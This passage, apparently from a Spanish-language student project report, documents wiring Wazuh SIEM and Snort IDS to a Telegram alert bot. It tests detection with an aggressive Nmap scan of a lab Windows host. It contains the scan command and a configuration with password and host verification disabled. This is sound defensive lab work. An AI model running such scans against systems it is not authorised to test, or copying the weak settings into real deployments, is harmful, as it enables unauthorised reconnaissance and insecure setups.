
Este ejercicio se demuestra que la correcta integración entre IDS y SIEM fortalece significativamente la capacidad de detección, respuesta y monitoreo ante amenazas reales, incluso en dispositivos que no cuentan con agentes instalados. La supervisión basada en red y la monitorización en dispositivos finales proporcionan una cobertura integral que reduce puntos ciegos en la infraestructura de seguridad.

3.7. Simulación de Detección en la SIEM y Respuesta Ante Amenazas. En esta fase final del proyecto se pone a prueba la efectividad del sistema de monitoreo de seguridad implementado mediante la simulación de ataques reales y la evaluación de la capacidad de respuesta automatizada. Se integró el sistema SIEM Wazuh con Snort como IDS y se configuró una conexión con la plataforma de mensajería Telegram para el envío de alertas críticas en tiempo real. Las pruebas incluyeron escaneos agresivos con Nmap desde un equipo atacante sin agente instalado, dirigidos a un host Windows 10. Se configuró un bot de Telegram que permitió recibir notificaciones automatizadas con información clave del evento, incluyendo IPs, niveles de alerta, timestamps y logs completos. Esto demuestra la capacidad del entorno de seguridad para detectar, reportar y responder rápidamente ante amenazas en la red, incluso en situaciones en las que los sistemas atacados no cuentan con un agente de monitoreo directo. Para lo cual se siguió el siguiente proceso descrito a continuación (Upekshitha, Medium, 2024)

3.7.1. Integración de Telegram al SIEM Wazuh. Para enviar alertas de Wazuh a Telegram, se creó primero un bot en Telegram usando @BotFather, obteniendo una clave API (Upekshitha, Github, 2024)

Figura 150

Creación de Bot en Telegram



A continuación, se configuró la integración en Wazuh añadiendo la URL del bot con la clave API en el archivo de configuración, especificando el formato de alerta y el tipo de alertas enviados, para este caso las alertas que se notificarán son de prioridad 7, para la revisión de la SIEM. Por ejemplo: {"description": "Multiple IDS alerts for same id.", "alert_level": "10", "agent": "kaliz", "timestamp": "2025-05-19T04:08:53.580+0000", "srcip": "172.16.16.101", "dstip": "172.16.16.108:80", "full_log": "May 19 04:02:19 kaliz snort[542991]: [1:100003:1] \"Port scanning detected\" {TCP} 172.16.16.101:53642 -> 172.16.16.108:80"} detalla los camos del log

A continuación, se detalla los campos a visualizar:

- **description:** Descripción del evento o alerta.
- **alert_level:** Nivel de severidad de la alerta.
- **agent:** Nombre o identificador del host o agente que generó la alerta.
- **timestamp:** Fecha y hora del evento en formato ISO 8601.
- **srcip:** Dirección IP origen del tráfico o evento.
- **dstip:** Dirección IP y puerto destino del tráfico o evento.
- **full_log:** Registro completo del evento con detalles del sistema y alerta (incluye fecha, host, proceso, ID de alerta, descripción, protocolo y conexiones origen/destino).

Figura 151

Script de envió de alertas en wazuh

Manager configuration

dit **ossec.conf** of **Manager**

```
    <disabled>no</disabled>
    <port>1515</port>
    <use_source_ip>no</use_source_ip>
    <purge>yes</purge>
    <use_password>no</use_password>
    <ciphers>HIGH:!ADH:!EXP:!MD5:!RC4:!3DES:!CAMELLIA:@STRENGTH</ciphers>
    <!-- <ssl_agent_ca></ssl_agent_ca> -->
    <ssl_verify_host>no</ssl_verify_host>
    <ssl_manager_cert>etc/sslmanager.cert</ssl_manager_cert>
    <ssl_manager_key>etc/sslmanager.key</ssl_manager_key>
    <ssl_auto_negotiate>no</ssl_auto_negotiate>
  </auth>

  <integration>
    <name>custom-telegram</name>
    <level>7</level>
    <hook_url>https://api.telegram.org/[redacted]qoc/sendMessage</hook_url>
    <alert_format>json</alert_format>
  </integration>
```

Figura 152

Script de envió de alerta a Wazuh


```
  GNU nano 8.3        /var/ossec/integrations/custom-telegram.py
#!/usr/bin/env python

import sys
import json
import requests
from requests.auth import HTTPBasicAuth

#CHAT_ID="xxxx"
CHAT_ID="8186767373"

# Read configuration parameters
alert_file = open(sys.argv[1])
hook_url = sys.argv[3]


# Read the alert file
alert_json = json.loads(alert_file.read())
alert_file.close()

# Extract data fields
alert_level = alert_json['rule']['level'] if 'level' in alert_json['rule'] else>
description = alert_json['rule']['description'] if 'description' in alert_json[>
agent = alert_json['agent']['name'] if 'name' in alert_json['agent'] else "N/A"
# Generate request
msg_data = {}
msg_data['chat_id'] = CHAT_ID
```

Seguidamente se agregó el bot al grupo de Telegram “Wazuh_Respond_GP3_OpenSource” con los permisos necesarios para enviar mensajes. Se instalaron los scripts personalizados de integración ubicados en /var/ossec/integrations/, descargados desde el repositorio oficial en GitHub:https://github.com/Hasitha9796/Wazuh-Integrations/tree/main/Telegram%20Integration%20with%20Wazuh

Finalmente, se reinició el Wazuh Manager para aplicar los cambios. De este modo, las alertas generadas por Wazuh se enviaron automáticamente al chat de Telegram seleccionado, facilitando notificaciones rápidas y efectivas de eventos de seguridad (Sánchez, 2020)

Figura 153

Chat Telegram integrado al SIEM Wazuh



3.7.2. Pruebas y Respuesta de Ataque. Para la verificación del correcto funcionamiento de detección y alerta en el SIEM Wazuh, se realizó un escaneo agresivo con NMAP, que se detalla a continuación, donde se muestran las pruebas realizadas y las respuestas recibidas mediante la Aplicación Telegram.

3.7.2.1. Escaneo Agresivo con NMAP y Detección de Alertas de Prioridad con Telegram. Para la simulación de dicho ataque se describe a continuación los datos tanto de la máquina atacante como la máquina que recibirá el ataque para la recolección de logs.

Tabla 43

Datos de la máquina atacante y la máquina objetivo

	IP Origen	Hostname	Sistema Operativo
Máquina Atacante (Sin agente agregado a Wazuh)	172.16.16.108	-	Kali
Máquina Objetivo (Agente agregado a Wazuh)	172.16.16.101	-	Windows 10

Para llevar a cabo del escaneo agresivo con NMAP se ejecutó el comando *sudo nmap -A -T4 172.16.16.101* donde:

- -A: Realiza detección de sistema operativo, versión, script scanning y traceroute (muy ruidoso).
- -T4: Acelera el escaneo (mayor probabilidad de detección por IDS/IPS).
- 172.16.16.101: IP del objetivo (ajusta según el entorno de pruebas).

Figura 154

Datos de red de la máquina objetivo




Figura 155

Datos de red de la máquina atacante




Figura 156

Ejecución del escaneo por NMAP




Figura 157

Ejecución del escaneo por NMAP




Figura 158

Visualización de logs en el SIEM Wazuh




Figura 159

Visualización de logs en el SIEM Wazuh

Se generaron 20 eventos de IDS con firmas diversas, relacionadas principalmente con actividades de reconocimiento y escaneo en la red, así como bcomportamientos anómalos en la comunicación TCP e inspección HTTP desde las 23:08 - 23:09 del 18/05/2025:

- Tipos de alertas detectadas:
    - Reconocimiento y escaneo de puertos (por ejemplo, alertas de port scan TCP).
    - Inspección HTTP anómala (respuestas del servidor a solicitudes del cliente).
    - Ataques TCP sospechosos, incluyendo XMAS scans y SYN con FIN.
    - Tráfico TCP inusual como datos enviados después de un reset TCP o paquetes TCP sin flags SYN, ACK o RST
- Origen probable del atacante
    - IP 172.16.16.108 realizando escaneos y pruebas sobre el host 172.16.16.101.
- Técnicas utilizadas:
    - Escaneo XMAS (paquetes con flags inusuales para mapear puertos abiertos).

    - Escaneo SYN con FIN, típico de herramientas de reconocimiento como Nmap.
    - Análisis de respuestas HTTP fuera de orden esperado (respuesta del servidor antes que la solicitud).
- Características del ataque:
    - Múltiples eventos similares generados en un breve intervalo de tiempo.
    - Indicativo de escaneo activo y reconocimiento de red.
    - Uso de técnicas avanzadas para evadir detección simple, evidenciado por las firmas detectadas por Snort.

Tabla 44

Detalle de alertas


Tiempo (local)	Rule ID	Agente IP	Origen	Destino	MITRE ATT&CK	Descripción (Snort)
May 18, 23:09:03	20100	172.16.16.112	172.16.16.101	172.16.16.108:59236	T1040 - Network Sniffing	(stream_tcp) data sent on stream after TCP reset sent
May 18, 23:09:01	20100	172.16.16.112	172.16.16.101	172.16.16.108:37940	T1040 - Network Sniffing	(http_inspect) server response before client request
May 18, 23:09:00	20100	172.16.16.112	172.16.16.101	172.16.16.108:37604	T1040 - Network Sniffing	(stream_tcp) data sent on stream after TCP reset sent
May 18, 23:09:00	20100	172.16.16.112	172.16.16.101	172.16.16.108:36932	T1040 - Network Sniffing	(http_inspect) server response before client request
May 18, 23:08:59	20100	172.16.16.112	172.16.16.108	172.16.16.101:135	T1046 - Network Service Scanning	(tcp) TCP has no SYN, ACK, or RST
May 18, 23:08:59	20100	172.16.16.112	172.16.16.108	172.16.16.101:1	T1046 - Network Service Scanning	(tcp) TCP PDU missing ack for established session
May 18, 23:08:59	20100	172.16.16.112	172.16.16.108	172.16.16.101:1	T1046 - Network Service Scanning	(tcp) TCP has no SYN, ACK, or RST
May 18,	20100	172.16.16.112	172.16.16.108	172.16.16.101:1	T1046 - Network	(tcp) Nmap XMAS

Tiempo (local)	Rule ID	Agente IP	Origen	Destino	MITRE ATT&CK	Descripción (Snort)
23:08:59					Service Scanning	attack detected
May 18, 23:08:59	20100	172.16.16.112	172.16.16.108	172.16.16.101:135	T1046 - Network Service Scanning	(tcp) TCP PDU missing ack for established session
May 18, 23:08:59	20100	172.16.16.112	172.16.16.108	172.16.16.101:135	T1046 - Network Service Scanning	(tcp) TCP SYN with FIN
May 18, 23:08:59	20100	172.16.16.112	172.16.16.108	172.16.16.101:135	T1046 - Network Service Scanning	(tcp) Nmap XMAS attack detected
May 18, 23:08:58	20100	172.16.16.112	172.16.16.108	172.16.16.101:135	T1046 - Network Service Scanning	(stream_tcp) SYN on established session
May 18, 23:08:58	20100	172.16.16.112	172.16.16.108	172.16.16.101:8888	T1046 - Network Service Scanning	(port_scan) TCP portscan
May 18, 23:08:53	20151	172.16.16.112	172.16.16.101	172.16.16.108:80	T1046 - Network Service Scanning	Port scanning detected (múltiples eventos)
May 18, 23:08:53	20152	172.16.16.112	172.16.16.101	172.16.16.108:80	T1046 - Network Service Scanning	Port scanning detected (repetido)
May 18, 23:04:00	533	-	-	-	T1049 - System Network Connections Discovery	Cambio de estado de puertos abiertos (netstat)

Se registraron un total de 18 alerta de prioridad 8,9 y 10 en las notificaciones entre las 23:08 y 23:09 del 18/05/2025 en Telegram, donde indican puntuablemente las eventos generados por la actividad de escaneo con la herramienta NMAP , con este resultados se alerta en tiempo real a través de este canal mediante el envió de notificaciones desde la SIEM Wazuh.

Figura 160

Recepción de alertas a Telegram desde el SIEM Wazuh



A continuación, se detalla las alertas notificadas en el canal de Telegram

Figura 161

Alertas de notificación Telegram




Figura 162

Alertas de notificación Telegram




Figura 163

Alertas de notificación Telegram




Figura 164

Alertas de notificación Telegram

